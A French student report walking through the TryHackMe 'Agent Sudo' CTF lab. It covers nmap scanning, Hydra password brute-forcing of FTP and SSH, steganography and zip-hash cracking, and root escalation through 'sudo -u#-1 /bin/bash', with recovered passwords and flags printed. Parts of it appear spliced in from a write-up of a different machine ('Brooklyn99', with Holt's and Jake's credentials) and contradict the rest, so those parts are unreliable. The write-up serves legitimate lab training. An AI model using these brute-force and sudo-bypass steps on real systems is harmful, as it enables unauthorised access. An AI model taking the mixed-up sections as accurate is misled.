
Esirem Informatique & Réseaux options : Sécurité et Qualités Réseaux

Rapport de pentest - Projet 3A

TryHackMe : AgentSudo

Auteurs :
HUBERT Matéo, BOUQUILLON Erwan, SOULAIROL Lilian

Professeur référent :
BEZE Alexandre



2023-2024

Table des matières

1 Objectifs

1.1 Compétences requises

Ce CTF est réalisé sous l'environnement KaliLinux tournant sur Oracle VM virtualbox et cible la machine Brooklyn99 trouvable sur le site de TryHackMe. Les compétences requises pour arriver à mener ce CTF sont :

-L'énumération de services et de dossiers avec nmap et dirbuster.

-L'utilisation des outils stegseek et steghide permettent d'extraire des informations dissimulé à l'intérieur de données (dans cette machine, on sera amené à extraire des informations de fichier png).

-L'utilisation de Hashcat pour trouver le mot de passe d'un utilisateur avec son hash.

-L'énumération système a pour but d'exposer toutes les failles potentielles en fonction de l'importance dans le but d'une escalade de privilèges.

1.2 Objectif final du CTF

L'objectif final de ce CTF et de trouver un user flag et un root flag. Pour se faire, on va utiliser une partie de la technique Cyber Kill Chain qui nous vient du domaine militaire et qui décompose les attaques en 7 phases. Cependant dû à la simplicité de ce challenge, nous allons utiliser uniquement 3 étapes qui sont les suivantes :

-La reconnaissance afin de récupérer un maximum d'informations sur la ou les victimes comme par exemple les technologies utilisées, les ports ouverts, les utilisateurs, les versions des services actifs etc... L'objectif de cette phase est d'identifier des vulnérabilitées que l'on pourra potentiellement exploitées dans la phase suivante afin de déterminer le meilleur vecteur d'attaque.

-L'exploitation, où l'on va essayer de tirer profit de la phase de reconnaissance afin d'exploiter les différentes failles pour mettre un premier pied dans la machine ou les machines cibles.

-La phase d'escalade de privilèges a pour but de renforcer l'accès initial ou de trouver d'autres chemins pour se connecter à la machine. On souhaite également obtenir le plus de privilèges pour avoir accès au plus de contenu possible voir de pivoter sur une autre machine.

2 Reconnaissance

2.1 Nmap

Pour commencer la phase de reconnaissance, nous allons utiliser l'outil Nmap pour scanner tous les ports ouverts ainsi que les services qui tournent dessus.

```
[~/THM/AgentSudo]
erbou  sudo nmap -A -v -oA AgentSudo_nmap.txt 10.10.170.217
```

Nous utilisons les options -A pour détecter la version des services qui tournent sur la cible, le système d'exploitation de la cible le tout en utilisant un script d'énumération classique. L'option -v pour que nmap liste au fur et à mesure les ports trouvés ainsi que l'option -oA pour enregistrer les résultats du scan dans tous les formats possibles sous le nom de AgentSudo_nmap sans oublier l'adresse IP de la cible (ici 10.10.170.217).

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

Après la fin de l'exécution du script, on peut voir 3 ports actifs dont le port 80 qui correspond à un site internet (http). Allons donc voir à quoi ressemble le site Web puis inspectons le code source afin de voir si l'on trouve une information utile. On remarque que la page Web contient quelques phrases, en inspectant le code source de cette dernière, on obtient aucun indice. On retrouve également le port tcp ouvert, on essaiera de s'y connecter pour peut-être récupérer des informations.

Voici ce que l'on peut apercevoir sur le site web :


> Dear agents,
>
> Use your own **codename** as user-agent to access the site.
>
> From,
> Agent R

Il s'agit d'un message adressé à tous les agents indiquant qu'il faut utiliser leur nom de code pour accéder au site. Cela nous donne quelques informations, mais cela ne nous avance pas dans notre recherche.

.

2.2 gobuster

Pour essayer de trouver des informations supplémentaires, nous allons utiliser le logiciel gobuster. Ce logiciel prend en entrée un dictionnaire puis va essayer tout les mots du dictionnaire et chercher si il n'y a pas une page internet qui correspond. C'est ce que l'on appelle du directory brutforce.



Le gobuster n'est pas intéressant, car il ne nous liste pas de répertoire utile. Cependant, on a accès à une nouvelle discussion entre 2 agents.

Attention chris,


Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R

Ainsi, on peut remarquer qu'un des agents s'appelle chris avec un mot de passe faible. On pourra probablement s'en servir dans la suite pour ftp ou encore ssh.

2.3 FTP

Le protocole FTP est un protocole de transfert de fichier par internet. Il permet l'échange de commandes et de données. Essayons de nous connecter, pour cela, on spécifie l'adresse IP de la machine. Cependant, on se rend très vite compte que pour y accéder, il nous faut un mot de passe que nous n'avons pas pour le moment.



Le protocole ftp n'a pas permis d'obtenir des informations pour le moment, cependant, on dispose tout de même d'un nom d'utilisateur, on va donc essayer de le forcer à l'aide de Hydra.

```
[~/THM/AgentSudo]
erbou hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.170.217 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-14 20:30:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.170.217:21/
[21][ftp] host: 10.10.170.217   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-14 20:31:42
```

On a bien récupéré le mot de passe de chris par conséquent, c'est ce que nous utiliserons dans la prochaine partie.

2.4 SSH

On a pu également voir grâce au scan nmap que le port ssh est ouvert. On dispose également d'un utilisateur chris qui a comme mot de passe crystal. On va donc essayer de se connecter à partir de chris étant donné que son mot de passe est mauvais. Voici ce que l'on obtient lorsque l'on essaie de se connecter à chris :

```
[~/THM/AgentSudo]
erbou ssh chris@10.10.170.217
chris@10.10.170.217's password:
Permission denied, please try again.
chris@10.10.170.217's password:
```

Malheureusement, le mot de passe pour ssh n'est pas le même que celui pour ftp. Par conséquent, on va à nouveau utiliser Hydra afin de récupérer son mot de passe.

```
[~/THM/AgentSudo]
✘ erbou hydra -l chris -P /usr/share/wordlists/rockyou.txt ssh://10.10.170.217
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-14 20:38:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.170.217:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 14344256 to do in 1637:29h, 13 active
[STATUS] 96.33 tries/min, 289 tries in 00:03h, 14344113 to do in 2481:41h, 13 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Il est possible d'obtenir le mot de passe de chris en ssh de cette manière, cependant cela demande énormément de temps pour y parvenir. C'est pourquoi nous allons juste exploiter le ftp pour le moment.

2.5 Steganographie

Dans cette partie, nous allons récupérer une image pour passer des analyses sur cette dernière.

```
[~/THM/Brooklyn99]
erbou steghide extract -sf brooklyn99.jpg
Enter passphrase:
steghide: can not uncompress data. compressed data is corrupted.
```

Un problème se pose ici, on a besoin d'une passphrase (mot de passe) pour accéder aux données. On va donc faire appel à steghide pour nous permettre d'obtenir la date contenue dans l'image :

```
[~/THM/Brooklyn99]
erbou time stegseek brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "admin"
[i] Original filename: "note.txt".
[i] Extracting to "brooklyn99.jpg.out".
the file "brooklyn99.jpg.out" does already exist. overwrite ? (y/n)
y
stegseek brooklyn99.jpg /usr/share/wordlists/rockyou.txt  0.13s user 0.00s system 3% cpu 3.595 total
```

On a récupéré les données à l'intérieur du fichier brooklyn99.jpg.out, essayons d'afficher son contenu.


```
[~/THM/Brooklyn99]
erbou cat brooklyn99.jpg.out
Holts Password:
fluffydog12@ninenine

Enjoy!!
```


Ainsi à la fin de cette phase de reconnaissance, on a pu récupérer les informations de 2 utilisateurs Jake et Holts et leur mot de passe respectif.

3 Exploitation


On dispose d'un utilisateur et d'un mot de passe, on va donc pouvoir commencer la phase d'exploitation de la machine. On commence par se connecter en ftp :



Notre connexion est bel et bien réussie, on peut maintenant lister le contenu :



On observe pas mal de fichiers qui peuvent-être intéressant (fichier jpg, png et txt). On va donc les récupérer sur notre propre directory à l'aide de la commande mget * .



On va afficher le contenu du fichier texte, les images seront traitées dans la prochaine partie.

On apprend ici que le mot de passe est stocké dans l'une des photos que nous venons de récupérer. Nous allons donc réaliser une analyse des photos.

3.1 Steganographie

Dans cette partie, nous allons récupérer une image pour passer des analyses sur cette dernière. On commence par obtenir des informations sur l'image et on remarque également que cette image contient des données que l'on peut obtenir à partir d'une passphrase.

```
[~/THM/AgentSudo]
erbou > steghide --info cute-alien.jpg
"cute-alien.jpg":
  format: jpeg
  capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Un problème se pose ici, on a besoin d'une passphrase (mot de passe) pour accéder aux données. On va donc faire appel à stegseek pour nous permettre d'obtenir la data contenue dans l'image :

```
[~/THM/AgentSudo]
erbou > stegseek cute-alien.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Area51"
[i] Original filename: "message.txt".
[i] Extracting to "cute-alien.jpg.out".
```

On a récupéré les données à l'intérieur du fichier cute-alien.jpg.out, essayons d'afficher son contenu.

```
[~/THM/AgentSudo]
erbou > cat cute-alien.jpg.out
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Ainsi, on a pu récupérer les informations concernant l'utilisateur james dont son mot de passe "hackerrules!". On peut maintenant passer à l'analyse de la deuxième image. Pour analyser cette image, nous ne pouvons pas utiliser les outils utilisés précédemment, car il ne supporte pas le format de cette dernière. On va donc utiliser l'outil "binwalk" qui permet de chercher des fichiers ou du code exécutable cachés.

```
[~/THM/AgentSudo]
erbou > binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```

On remarque une archive zip qui est contenue dans l'image. Cependant nous ne pouvons pas accéder à son contenu. Par conséquent, on fait appel à zip2john pour en forcer l'accès et récupérer le hash du mot de passe.


```
[~/THM/AgentSudo/_cutie.png.extracted]
erbou zip2john 8702.zip > hash

[~/THM/AgentSudo/_cutie.png.extracted]
erbou john hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 12 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE 2/3 (2024-05-14 21:13) 1.075g/s 66380p/s 66380c/s 66380C/s 123456..MATT
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ainsi, on obtient le mot de passe de l'archive qui était contenu dans l'image (mot de passe : alien).

3.2 SSH

On dispose de notre utilisateur et de son mot de passe, on va donc pouvoir accéder au contenu de ses répertoires. (user : james, mdp : hackerrules !)

```
[~/THM/AgentSudo/_cutie.png.extracted]
erbou ssh james@10.10.170.217
james@10.10.170.217's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue May 14 19:22:34 UTC 2024

  System load:  0.0               Processes:           97
  Usage of /:   40.2% of 9.78GB   Users logged in:     0
  Memory usage: 43%               IP address for eth0: 10.10.170.217
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

On accède ainsi au répertoire de James et on peut tout de suite récupérer le user flag contenu dans le fichier texte.

```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```

4 Escalade de Privilège


On s'intéresse ici à obtenir les droits roots sur la machine. Pour cela, une fois la connexion ssh établie pour n'importe lequel des utilisateurs, on peut utiliser la commande sudo -l. Cette commande permet d'afficher les commandes par lesquelles on peut avoir les droits roots.

Après exécution de la commande, on obtient la ligne suivante : (ALL, !root) /bin/bash. On copie-colle ceci dans une barre de recherche et on s'aperçoit qu'il s'agit de quelque chose d'exploitable. On se rend donc sur un des sites et on nous donne la commande à effectuer pour devenir root.


```
EXPLOIT:

sudo -u#-1 /bin/bash
```

Ainsi on réalise la commande suivante : "sudo -u#-1 /bin/bash" depuis notre connexion ssh et nous devenons root.



En se baladant dans les répertoires, on trouve le répertoire root. Or maintenant que nous sommes identifiés comme root, il nous est possible d'accéder à ce répertoire. Pour finir, on afficher le fichier root.txt qui permet de clôturer la machine.



On obtient alors le root flag : b53a02f55b57d4439e3341834d70c062 et l'identité de l'agent R qui est Deskel.